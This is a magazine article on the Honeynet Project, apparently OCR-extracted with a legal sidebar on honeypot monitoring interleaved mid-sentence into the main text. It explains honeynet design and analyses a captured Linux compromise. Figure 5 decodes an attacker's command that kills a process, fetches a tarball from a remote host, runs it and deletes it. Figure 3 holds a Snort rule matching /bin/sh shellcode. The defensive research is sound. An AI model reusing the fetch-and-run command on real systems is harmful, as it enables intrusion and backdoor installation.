The Honeynet Project: Trapping the Hackers

What specific threats do computer networks face from hackers? Who's perpetrating these threats and how? The Honeynet Project is an organization dedicated to answering these questions. It studies the bad guys and shares the lessons learned. The group gathers information by deploying networks (called honeynets) that are designed to be compromised.

Lance Spitzner
Sun Microsystems

One of the greatest challenges we face in the security community involves information—specifically, intelligence that identifies our enemies, how they operate, and why. Traditionally, we have understood cyberthreats solely based on the exploits used because after an incident occurs, the only data we have is what's left on the compromised system. Unfortunately, this information is extremely limited and tells us little about the overall threat. How can we defend against and defeat an enemy, for example, when we don't know who that enemy is?

The Honeynet Project provides a new method for answering this question by luring hackers to a system and then analyzing their activities from the start. This approach effectively complements other well-known intrusion detection and prevention technologies. Moreover, it improves on the more conventional approaches that the security community has studied and implemented during the past 35 years. The organizations most interested in this technology are research oriented, such as universities, government, and military.

This article describes how the Honeynet Project works, provides some examples of the kind of information that honeynets and honeypots collect, and details a future plan for distributed honeynet deployment.

The Honeynet Project

The Honeynet Project (www.honeynet.org) is a security-research organization dedicated to learning the black-hat community's tools, tactics, and motives and then sharing any lessons learned. The organization comprises international security professionals who volunteer their time and resources to deploy networks (or *honeynets*) that are designed to be attacked. The team then analyzes the information collected from these attacks.

Humble beginnings

The Honeynet Project began in 1999 as an informal mailing list of a small group of individuals, but the group soon realized that no single person had all the experience necessary to analyze the information collected from attacks. The mailing list grew as the need for expertise in areas such as exploit analysis, worms, Linux, Windows, and networking increased. Over time, this group evolved, officially calling itself the Honeynet Project in June 2000.

Over the next two years, the group formalized. It limited its membership to 30 members, incorporated as a nonprofit organization, and founded a board of directors, including Bruce Schneier, George Kurtz, Elias Levy, and Jennifer Granick. However, even with 30 members, the group didn't have enough resources to research, develop, and deploy multiple honeynets. January 2002 saw the Honeynet Research Alliance's emergence, which as of December 2002 included 10 active organizations in Brazil, Greece, India, Mexico, Ireland, and the United States. The alliance dramatically increased the Honeynet Project's ability to gather data and gave it a global perspective on the threats the Internet faces.

Four phases

The Honeynet Project breaks down its research over four phases. Individuals on the team have funded the Honeynet Project's activities entirely; each member has donated hard-

The legal ramifications of operating a honeypot

By Richard Salgado, US Department of Justice

Identifying the right technical configurations is only part of the job in deploying a honeypot. You must also consider the many potential legal pitfalls that can turn your honeypot into a liability. Before you venture down the path of designing and deploying your own honeypot, talk with your own lawyer: he or she can take into account your particular situation and the laws that apply to you.

If you deploy a honeypot in the United States, consider the following three legal issues (your lawyer might identify others). First, take into account the laws that restrict your right to monitor user activities on your system. Second, recognize and address the risk that attackers will misuse your honeypot to harm others. Third, if you operate a honeypot with the purpose of catching and prosecuting attackers, consider the possibility that a defendant could argue that your undercover server entrapped him or her. Carefully designing and implementing your honeypot with an eye toward these possible legal concerns will help you stay out of trouble. Of course, if you plan to deploy a honeypot outside of the US, look at the applicable laws of the jurisdiction in which you will operate.

Monitoring users

Although you own a computer network and are responsible for keeping it secure and running, you might not have the legal right to monitor all the activities of system users. Restrictions that could make monitoring improper can come from many sources, including statutes (state and federal), privacy or employment policies, terms-of-service agreements, and other contracts. Violating these restrictions could lead to civil liability and even criminal sanctions. Because the value of honeypots flows almost exclusively from monitoring users, restrictions on the right to watch what users are doing takes on a good deal of importance. I'll briefly address limitations found in the US Constitution and federal statutes. Be sure, however, to determine with your lawyer whether the state in which you will operate your honeypot has its own laws, which could add further or different restrictions.

Fourth Amendment

If you operate your honeypot for or under the direction of a government agency, there is a small possibility that the Fourth Amendment to the US Constitution could restrict your monitoring. The Fourth Amendment limits the power of government agents to search for or seize evidence without first securing a search warrant from a judge. Monitoring a user's activities on a network could constitute a "search and seizure."

Moreover, evidence obtained from monitoring in violation of the Constitution can be suppressed at trial, and, in some cases, the individual government agents could face a lawsuit. Only those who have a "reasonable expectation of privacy," however, can complain that a search was unconstitutional under the Fourth Amendment. Those who hack into networks are trespassers and do not have a "reasonable" expectation of privacy in their abuse of the victimized network. In addition, the Fourth Amendment applies only to searches by government agents. A private actor, not acting at the government's direction, can deploy a honeypot and monitor users without worrying about violating the Fourth Amendment.

Wiretap Act

The federal Wiretap Act generally forbids anyone from intercepting communications (including sniffing electronic communications) unless one of the exceptions listed in the act applies. Although an intruder might not have a "reasonable expectation of privacy" while trespassing on your honeypot, that fact alone does not mean that monitoring is permitted under the Wiretap Act. Even a person who has no constitutionally protected privacy right could have privacy rights granted under the Wiretap Act. Significantly, a violation of the Act can lead to civil liability and, in some circumstances, could constitute a federal felony.

The Wiretap Act contains many exceptions to the general rule prohibiting the interception of communications. An owner or operator of a computer network, including a honeypot, could use the so-called "provider protection" exception and the "consent of a party" exception as the basis for sniffing user activity on the network. If monitoring is done under the government's direction, the owner and operator can use the "computer trespasser" exception to monitor intruder activity.

The "provider protection" exception allows a system operator to intercept communications over the network if the purpose of the interception is to protect the operator's rights or property. This

ware and volunteered time and effort. However, at the time of this article's writing, the Honeynet Project was looking into the possibility of government funding.

Phase I. The first phase began in 1999 and lasted two years. Its purpose was proof of concept: to develop, deploy, and test honeynet technologies and their ability to collect information on attackers. These first honeynets are now called GenI, or first-generation technologies. They were crude in design, depended on basic mechanisms to control attackers, and had no sophisticated methods to collect encrypted activity. However, they effectively captured most automated attacks, such as autorooters and worms. This phase also marked the successful testing of early warning and prediction.

Phase II. The second phase began in 2002 and should last approximately two years. Its purpose is to improve and exception permits an operator to sniff user traffic to prevent damage such as fraud and theft of services. The right to monitor under this exception is not unlimited, however, and should be tailored to minimize the interception of communications unrelated to the protective purpose. The courts have not addressed whether the provider protection exception applies when the network being monitored is a honeypot (meaning the operator actually hopes and intends it will come under fire from attackers and hackers).

The "consent of a party" exception permits an interception where a party to the communication has agreed to the monitoring (unless the monitoring was done for some other unlawful purpose). A honeypot operator, like any network operator, can secure consent from intruders by putting up a "consent banner" on the honeypot that the intruders will see. The banner could tell users (including would-be attackers) that by accessing the system, they consent to having their use monitored. If an intruder uses the system after seeing the banner, the hacker has agreed to the terms and given consent to monitoring his or her activities while on the system. Of course, some ports cannot be bannered, and a hacker who comes through one of these ports may not be deemed to have consented pursuant to the banner on the other ports. If you rely solely on a consent banner to monitor user activity, take care to sniff only the bannered ports.

Another possible use of the consent exception exists. Arguably, when an attacker communicates with the honeypot, for example, by using FTP to upload pirated intellectual property ("warez"), the honeypot itself might be deemed a party to the communication and can (via the network owner) consent to intercepting communications to or from the honeypot. The idea that the honeypot is a "party to the communication" loses some of its luster, however, if the honeypot is being used merely as a pass-through by the attacker to communicate with another network downstream.

Patriot Act

The "computer trespasser" exception, part of the USA Patriot Act passed in October 2001, expressly authorizes warrantless monitoring of hackers by the government in certain situations. This exception applies to let someone acting as a government agent sniff hacker communications "transmitted to, through, or from" a network if

- the network's owner or operator has authorized the interception,
- the person sniffing the hacker's communication is engaged in a lawful investigation, and
- that person has a reasonable basis to believe that the communications that will be intercepted will be relevant to the investigation.

This exception could be useful for honeypot owners when the honeypot is run on behalf or under the direction of a government entity.

Harming others

Pay attention to your honeypot to reduce the risk that it will be used for illegal purposes. Hackers could use your hardware to achieve nefarious goals. An attacker may not only have you in his cross hairs, but may intend to use your network and bandwidth to attack others.

Running a honeypot properly and safely is not a fire-and-forget proposition. A neglected honeypot could become a storage facility for pilfered credit cards, trade secrets, and password files. Or it could be converted into a warez site or distribution point for child pornography. An unattended honeypot can quickly become a part of the very problem it was intended to solve.

Entrapment

Some commentators in the honeypot discourse consider "entrapment" a concern for honeypot owners. The issue is overstated. Entrapment, in the strictest sense, is a narrow defense that a defendant in a criminal case can raise in an attempt to avoid conviction. Entrapment can apply in a criminal case in which the government acted in a manner that actually caused the defendant to commit the crime charged. A defendant who is predisposed to commit the crime (or was not induced by the government to commit it) cannot successfully assert the entrapment defense.

At any rate, the defense is unlikely to be persuasive when the hacker broke into a computer that happened to be a honeypot and in which there was no significant government inducement. Of course, the doctrine of entrapment applies only in the context of criminal prosecution; the doctrine has no application to private honeypot operators.

Richard P. Salgado serves as senior counsel in the Computer Crime and Intellectual Property Section of the Criminal Division of the US Department of Justice. He is also an adjunct law professor at Georgetown University Law Center and a faculty member of the SANS Institute. He received his JD from Yale Law School. The views expressed here are those of Richard P. Salgado and do not necessarily represent the views of the US Department of Justice.

simplify honeynet capabilities by developing GenII honeynets, which will feature more advanced methods to monitor and control attacker's activities. Adjusting the controls lets attackers get away with far more activity while reducing the risk of them detecting the honeynet and harming other networks. Also in this phase, the team published three papers on virtual honeynets and deployed the first wireless honeynet in 2002 in Washington, DC (see www.honeynet.org/papers). The team also made dramatic improvements in capturing information (especially encrypted communications) and in making honeynets easier to deploy.

Phase III. The third phase will begin in 2003 and should last approximately one year. Its purpose is to take GenII honeynet technologies and apply them to a bootable CD-ROM. Organizations simply boot the CD-ROM, which, acting as a honeynet gateway, deploys all the requirements for honeynets including the ability to log all captured activity to a central database. This allows large organizations to deploy distributed honeynets globally and efficiently.

Phase IV. The fourth phase will most likely begin in 2004. Its purpose is to develop a centralized data collection system that correlates data from multiple distributed honeynets and user interfaces to analyze them. Initial concept work has already started on two specific user interfaces. The first will operate locally on each honeynet, allowing administrators to analyze (in real time) attacks on their honeynet and monitor functionality such as traffic analysis and payload extraction. The second user interface would be used to analyze data collected from multiple honeynets and would be stored in a single database. Distributed honeynets would upload data, such as firewall logs, packet payload captures, and IDS alerts to a central system. This data would then be correlated and analyzed in real time. This has incredible potential for trend analysis or early warning and prediction.

Honeypots: Not just for bears anymore

Honeynets are nothing more then a type of honeypot, which is "a security resource whose value lies in being probed, attacked, or compromised."[1] Conceptually, honeypots are simple. You create a resource that has no production value or authorized activity. This means if any packet or any interaction is attempted with your honeypot, it's most likely a probe, scan, or attack. This model's very simplicity is its inherent advantage.

Honeypots get little traffic, but what they do get is of high value. This trade-off dramatically reduces false positives and negatives. Instead of generating 10,000 alerts a day, for example, your honeypot might only generate five or 10, most of which will be actual probes or attacks. Also, because honeypots do not depend on signatures, rules, or advance algorithms, they can capture new and unknown attacks easily, as the Solaris dtspcd exploit in January 2002 demonstrated (see CERT Advisory CA-2002-01). Finally, because honeypots collect small amounts of high-value data, correlating and identifying trends is much easier.

Honeypots have two primary disadvantages, though. The first is their limited view field: they only capture activity directed toward them. It misses attacks against Web servers or internal databases if nothing is sent to the honeypot. The second disadvantage is true of all security technologies: risk. Every time you introduce a new technology, especially one with an IP stack, you introduce the risk of that resource breaking, or in the case of honeypots, being used to attack other systems. Because of these issues, honeypots should not replace existing security technologies; they should be used instead to complement and add value to current architectures.

Production versus research

To better understand the value of honeypots, let's break them down into two general categories: production and research. The purpose of production honeypots is to protect the organization; they directly increase resource security. Research honeypots, on the other hand, have a primary purpose of gathering information on attackers. This information indirectly helps secure a network. In general, deploying production honeypots is easier and entails less risk, but such honeypots also capture less information about their attackers.

Production honeypots help secure organizations in one of three ways—preventing, detecting, or helping them respond to attacks. They can prevent attacks by slowing down or "tarring" automated strikes, such as the LaBrea honeypot (www.hackbusters.net/LaBrea.html). They can detect attacks by leveraging their advantage of reduced false positives and negatives. The open-source solution Honeyd (www.citi.umich.edu/u/provos/honeyd) is outstanding at detection, especially in large networks. You can also use production honeypots to respond to attacks (such as smoking out attackers after a known security breach) or for analyzing a compromised honeypot. For example, a large organization might know it has been broken into, but might not know which systems the attacker has compromised or who the attacker is. Honeypots deployed on the internal network could help identify the attackers, how they are breaking into systems, and which systems they have already compromised.

Information and interaction

The intelligence that research honeypots gather has tremendous value and applies to several different functions in an organization. Distributed research honeypots can gather information on a global scale (for use in early warning and prediction; see www.honeynet.org/papers/stats) or on specific organizations or threats (for gaining information on the enemy). In 2002, an organized group of hackers based in Pakistan compromised several US government systems (www.newsfactor.com/perl/story/14421.html). Information gathered from honeypots helped security personnel profile, understand, and respond to the group.

Traditionally, production honeypots have a low level of interaction, and research honeypots have a high one. Level of interaction defines how much activity an attacker has with a honeypot. The greater the interaction, the more an attacker can do. The more the attacker can do, the more we can learn—and the more that can go wrong. Most low-interaction systems emulate services. A low-interaction honeypot, for example, could emulate an FTP or Web server. How much an attacker could interact with that honeypot depends on the level of emulation built into those services.

High-interaction honeypots do not emulate—

instead, they provide a real operating system with which to interact. A high-interaction honeypot could not emulate an FTP or Web server—instead, it installs and uses a real FTP (such as wu-ftpd) or Web server (such as Microsoft's IIS).

Different kinds of honeynets

A honeynet is essentially a research honeypot; its purpose is to collect information on attackers. It does this by creating a network of systems to be attacked. Nothing is emulated—it uses real systems and applications. The intent is for attackers to break into the system inside the honeynet and have their every action captured and controlled without them knowing it.

The challenge in building and deploying a honeynet is the lack of a prepackaged solution. You can't install a piece of software and have your honeynet ready to go. Instead, a honeynet is an architecture. In many ways it resembles a fishbowl: it's a contained environment in which you can watch everything happening. Once the architecture is built and the requirements are operational, you deploy target systems in your controlled network. Like the fishbowl, your environment can contain whatever systems and have whatever appearance you like. Figure 1 shows a GenI honeynet.

A honeynet architecture has two critical requirements: data control and data capture. You can use whatever technologies you want to enforce these requirements, but you must ensure that you meet them. Data control's purpose is to reduce risk. Specifically, it ensures that once an attacker breaks into your honeynet's systems, those compromised systems cannot be used to attack or harm other systems. Data capture ensures that you can detect and capture all the attacker's activities, even if they are obfuscated or encrypted.

In both data control and capture, complexity is compounded because we must enforce these requirements without the attacker detecting them. Let's look at how the newer GenII honeynet technologies implement these requirements.

Data control

Letting hackers break into our systems but keeping them from breaking back out and harming other systems means we must isolate the target systems in the honeynet with a layer-two bridging device. This forces all traffic going to and from the honeynet systems to first flow through an "invisible" layer-two bridge (see Figure 2). Because the bridge operates at layer two, there is no time-to-live (TTL) decrement, packet routing, or MAC addresses for the attacker to identify. This bridge lets the bad guys come in, but it controls what they can do on their way out. This capability is crucial. Most of the time, when the Honeynet Project's honeynets are compromised, we've found that attackers attempt to use the com-



Figure 1. First-generation (GenI) honeynet. The honeynet is nothing more than a contained environment. Positioned in this environment are the target systems (highlighted in yellow).



Figure 2. Second-generation (GenII) honeynet. A layer-two bridging device (called the honeynet sensor in the figure) isolates and contains systems in the honeynet.

How to get involved

If you want to get involved in honeynet research, there are several ways to do so. The first is to join the Honeynet Research Alliance. This group has a structured charter and requirements, which you can review at www.honeynet.org/alliance.

If you prefer a less structured format and want to pursue your research independently, refer to www.honeynet.org/research. It lists several honeynet topics that need research. If you are looking for a thesis topic, or your organization is looking for research areas, this is an excellent place to start.

Finally, you might want to consider joining the honeypot mailing list (www.securityfocus.com/popups/forums/honeypots/faq.shtml); it's an open forum for individuals to discuss honeypot technologies.

```
alert tcp $HONEYNET any -> any 53
msg:"DNS EXPLOIT named";flags: A+;
content:"|CD80 E8D7 FFFFFF|/bin/sh";
replace:"|0000 E8D7 FFFFFF|/ben/sh";)
```

Figure 3. Snort-Inline signature used to modify and disable a known DNS attack using the `replace` option. Highlighted in bold is the command used to modify and disable the attack.

promised honeynet to attack other systems, often via denial-of-service attacks.

The key to data control, therefore, is allowing outbound activity but removing the ability to harm. One option is to build a honeynet that lets anyone break into the system and then block all outbound connections at the bridge. This would stop any harm coming to other systems, but the honeynet would have little value because we wouldn't learn what attackers do after breaking in. There would be no IRC chats to capture, tools to recover, or outbound email to analyze. Also, attackers could quickly and easily spot the honeynet if they couldn't go outbound.

A second option, based on GenI technology, is to count the number of outbound connections. This would let the honeynet's systems initiate a certain number of outbound connections and then block any further links once the limit is met. A good number to start with is five to 10 connections an hour. Once a honeypot has reached that limit, we should block any further connections from the compromised honeypot. This blocks most DoS attacks, scans, or other malicious activity, but still gives the attacker enough room to operate.

Although effective, this method has its limitations: attackers can still fingerprint the honeynet and launch attacks in the outbound limits. In GenII, there's a second layer of data control: an IPS (or intrusion prevention system) gateway. This gateway has the same capability to detect attacks as a normal IDS (intrusion detection system) does, but it has the added benefit of being able to block attacks when they're identified.

The Honeynet Project has taken this capability one step further by using Snort-Inline, a modified version of Snort, which is an open-source IDS technology (www.snort.org). Instead of blocking detected outbound attacks, we modify and disable them (see Figure 3 for an example on a known DNS attack). Attackers launch their exploits, which travel the Internet and hit their intended targets, but Snort-Inline disables the attacks, which ultimately fail. The attackers see the failure, but can't figure out why it occurred. We can continue to monitor the attackers while reducing the risk of harming remote systems.

One risk is the chance that the IDS gateway will not detect a new or obfuscated attack, but this is a risk that organizations must take when deploying such technology. If an attacker launches a new attack and the IDS gateway misses it, the attacker has potentially exploited a victim. Fortunately, though, the honeynet will have captured all the attacker's activity, including the tool used, its methods, and its new signature. This information can then be widely disseminated in the security community to protect other organizations against the same attack.

Data capture

To ensure effective data capture, the Honeynet Project uses several methods because no single layer can capture all the information required. Many people feel that if they capture an attacker's keystrokes, they'll have all the information they need. This is not true. What happens, for example, when you capture an attacker's keystrokes and you see them launch a single script? What does the script do, what modifications does it make, and what functionality does it enable? The recovery of the script itself becomes just as important. As such, the Honeynet Project uses layers of data capture.

The first layer is on the bridge itself. The IDS gateway that identifies and blocks attacks passively sniffs every packet and its full payload on the network. This ensures that we can record and log all activity for later analysis. We can recover data such as accounts, passwords, or contacts, for example, from cleartext protocols such as IRC, HTTP, or Telnet. We can recover toolkits from the log captures of file transfers. Even with encrypted protocols, we can use passive fingerprint analysis of the packets to determine the attacking system's type and possible location.

A second layer of data capture is the firewall log. The layer-two bridging device has a packet-filtering mechanism to block outbound connections once a connection limit is met. This same mechanism also logs all inbound and outbound connections. Inbound connections hold valuable information because they are most likely probes, scans, or attacks. Outbound connections are even more critical because they indicate that a honeypot might be compromised and because the attacker initiates the outbound connection.

A third layer is for capturing the attacker's keystrokes and activity on the system. This is more difficult then it sounds owing to encryption's widespread use. Most organizations have deployed encrypted protocols (such as SSH or HTTPS) to keep data secure. However, attackers can use these very same protocols to hide their own actions. Once attackers compromise a system in the honeynet, they can use SSH to remotely administer the system, making it much more difficult to capture their activities. Even if SSH is not installed on the compromised system, we repeatedly see attackers install their own version of it.

To overcome this challenge, the Honeynet Project has developed kernel modules to insert in target systems. These kernel modules capture all the attacker's activities, such as encrypted keystrokes or scp (secure copy, a tool used to encrypt file transfers) uploads of toolkits. The information the kernel module collects cannot be stored locally on the honeypot because the attacker could detect, accidentally delete, or modify it. Instead, the information must be remotely collected on a secure system, without the attacker's knowledge.

One successful method is to take the collected information and dump it on the network. The IDS gateway sniffs and captures all network activity on the honeynet to include any packets generated by our kernel module, thus the layer-two bridge also acts as our network sniffer, capturing and logging all the attacker's activity. The trick to this is dumping the data without the attacker realizing it. Attackers could easily sniff the wire and see their own activity in the packet payload. To counter this, the kernel module spoofs the packets as NetBIOS traffic coming from other systems. Both source and destination IP and MAC addresses are spoofed so as to appear to be coming from a local Windows server. Even if the attacker sniffs the wire and sees the packets, they will seem to be normal traffic. The actual data contained in the packets are Blowfish-encrypted to ensure confidentiality.[2]

These multiple layers of data capture help ensure that we gain a clear perspective of the attacker's activities. Other methods such as reverse engineering and forensic analysis are beyond this article's scope. To learn more about the technical details of deploying a honeynet, visit www.honeynet.org/papers/honeynet.

To gather a broader range of data capture, the Honeynet Project has actively deployed different types of operating systems in its honeynets—so far, we've tackled Solaris-, OpenBSD-, Linux-, and Window-based honeypots. Although still in the initial stages, we've noticed some interesting trends—mainly, that different operating systems at-

```
02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 IpLen:20 DgmLen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57 .].b.k..+.>.R..W
DD 69 F2 6C E8 1F 9E 29 B4 3B 8C D2 18 61 A9 F6 .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91 ;...]..6{..d..K.
0E 94 1A 51 A6 DD 23 AE 32 B9 FF 7C 02 88 CD 58 ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A .g..'..S.$./f..z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF .{..... W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01 .H.... .&.<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2 .....=.@......g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2 |.......!8Of}...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32 ....5Lcz.......2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2 I`w......./F]t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12 .....,CZq.......
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82 )@Wn.......&=Tk.
99 B0 C7 DE F5 0C 23 3A 51 68 7F 96 AD C4 DB F2 ......#:Qh......
09 20 37 4E 65 7C 93 AA C1 D8 EF 06 1D 34 4B 62 . 7Ne|.......4Kb
79 90 A7 BE D5 EC 03 1A 31 48 5F 76 8D A4 BB D2 y.......1H_v....
E9 00 17 2E 45 5C 73 8A A1 B8 CF E6 FD 14 2B 42 ....E\s.......+B
59 70 87 9E B5 CC E3 FA 11 28 3F 56 6D 84 9B B2 Yp.......(?Vm...
C9 E0 F7 0E 25 3C 53 6A 81 98 AF C6 DD F4 0B 22 ....%<Sj......."
39 50 67 7E 95 AC C3 DA F1 08 1F 36 4D 64 7B 92 9Pg~.......6Md{.
A9 C0 D7 EE 05 1C 33 4A 61 78 8F A6 BD D4 EB 02 ......3Jax......
19 30 47 5E 75 8C A3 BA D1 E8 FF 16 2D 44 5B 72 .0G^u.......-D[r
89 A0 B7 CE E5 FC 13 2A 41 58 6F 86 9D B4 CB E2 .......*AXo.....
F9 10 27 3E 55 6C 83 9A B1 C8 DF F6 0D 24 3B 52 ..'>Ul.......$;R
69 80 i.
```

Figure 4. Captured IP protocol 11 packet sent to the hacked honeypot. The command is encoded to obfuscate its purpose.

tract different clientele. Windows-based systems tend to attract worms or simple automated attacks, such as scans for open shares or pop-up advertisements on port 135. Linux systems tend to be the focus of attacks for Eastern Europeans, primarily Romanians, who use commonly known vulnerabilities and automated attack tools, such as TESO's wu-ftpd massrooter. Solaris and OpenBSD tend to attract more advanced or interesting attacks, such as the use of IPv6 tunneling.

What the honeynet collects

One of the best ways to demonstrate how a honeynet works (and its value) is to review a captured attack.

In February 2002, Honeynet Project member Michael Clark deployed a virtual using GenI technology, similar to the architecture in Figure 1. Several Linux-based honeypots served as intended victims. On 18 February, a standard FTP exploit compromised one of the Linux honeypots in the honeynet—in this case, the tool used was TESO's wu-ftpd massrooter, a well-known and highly effective automated hacking tool. The honeynet easily detected and captured this attack, including the attacker's initial keystrokes on the compromised system. By deconstructing all the network packets that Snort captured, we easily determined the attack's nature and the commands executed on the remote system.

Once exploited, the attacker executed a command to download the binary `foo` from a remote system, install it as /usr/bin/mingetty, and execute the binary. The attacker then left the system. This demonstrates that just capturing keystrokes does not give you all the information you need. What is the binary `foo`, and what is the attacker attempting to achieve?

Shortly after the binary was executed, the honeynet filter mechanism for data control (in this case, IPTables) logged inbound and outbound packets being sent to and from the hacked honeypot, but our sniffer Snort was not capturing or logging any of the activity. We had a failure. After analyzing the traffic, we identified our error. Someone was now sending nonstandard IP packets to the hacked honeypot—in this case, IP protocol 11 packets, otherwise known as Network Voice Protocol. The firewall logs captured this, but the sniffer didn't. We had fallen into the trap of designing our honeynet to capture what we expected the bad guys to do but not everything that they actually could do. Fortunately, because multiple layers of data capture comprised the honeynet, when one layer failed, the other layer picked up on the traffic.

Once identified, we corrected the mistake by reconfiguring Snort to capture and log all IP traffic—not just IP protocols 1, 6, and 17. We could now capture the packets and full packet payload of all the NVP traffic sent to and from the compromised Linux honeypot. At first, the packets were hard to understand; as Figure 4 shows, the packet payload appeared to be obfuscated or encrypted. Also, a variety of sources that appeared to be spoofed (such as army.mil) sent multiple identical packets.

To better determine what was going on, we recovered the binary `foo` from the honeypot, reverse engineered it, and then analyzed it. We determined that the binary `foo` executed on the honeypot was an advance back door that gave the attacker remote control of the compromised system. The binary passively listens for any IP protocol 11 packets, captures them, decodes them, and executes the command. The packet in Figure 4 was decoded, for example, and showed the commands being executed on the remote honeypot (see Figure 5). The binary also had multiple DoS capabilities, giving the attacker the ability to launch coordinated, distributed DoS attacks merely by sending out spoofed IP 11 packets.

After analyzing the binary, we continued to monitor the hacked honeypot for several weeks. We witnessed the attacker download another tool on the honeypot and attempt to scour ICQ Web sites for email addresses, most likely in an attempt to build a database to sell to spammers. At this point, the attacker's access was terminated by limiting the number of outbound connections.

For most organizations, detecting and identifying such traffic as malicious would be difficult. Detecting the back door, for example, was hard because it didn't open any listening ports; instead, it listened passively for commands. It would be even more difficult to deconstruct the packets and identify their true purpose without the actual binary to analyze. Here, the honeynet demonstrated it ability to capture information in a controlled environment, even though the sniffer was misconfigured and not capturing the IP protocol 11 traffic.

```
00 07 6B 69 6C 6C 61 6C 6C 20 2D 39 20 74 74 73 ..killall -9 tts
65 72 76 65 20 3B 20 6C 79 6E 78 20 2D 73 6F 75 erve ; lynx -sou
72 63 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31 rce http://192.1
36 38 2E 31 30 33 2E 32 3A 38 38 38 32 2F 66 6F 168.103.2:8882/fo
6F 20 3E 20 2F 74 6D 70 2F 66 6F 6F 2E 74 67 7A o > /tmp/foo.tgz
20 3B 20 63 64 20 2F 74 6D 70 20 3B 20 74 61 72 ; cd /tmp ; tar
20 2D 78 76 7A 66 20 66 6F 6F 2E 74 67 7A 20 3B -xvzf foo.tgz ;
20 2E 2F 74 74 73 65 72 76 65 20 3B 20 72 6D 20 ./ttserve ; rm
2D 72 66 20 66 6F 6F 2E 74 67 7A 20 74 74 73 65 -rf foo.tgz ttse
72 76 65 3B 00 00 00 00 00 00 00 00 00 00 00 00 rve;............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
B1 91 00 83 6A A6 39 05 B1 BF E7 6F BF 1D 88 CB ....j.9....o....
C5 FE 24 05 00 00 00 00 00 00 00 00 00 00 00 00 ..$.............
```

Figure 5. Decoded IP protocol 11 packet. This is an example of how commands were remotely sent to the hacked system. In the decoded packet, you see the actual command being executed on the remote system. In this case, the attacker is telling our hacked honeypot to download a tool from another hacked site, run the tool, and then delete the downloaded binary. In this case, the tool was used to proxy IRC sessions.

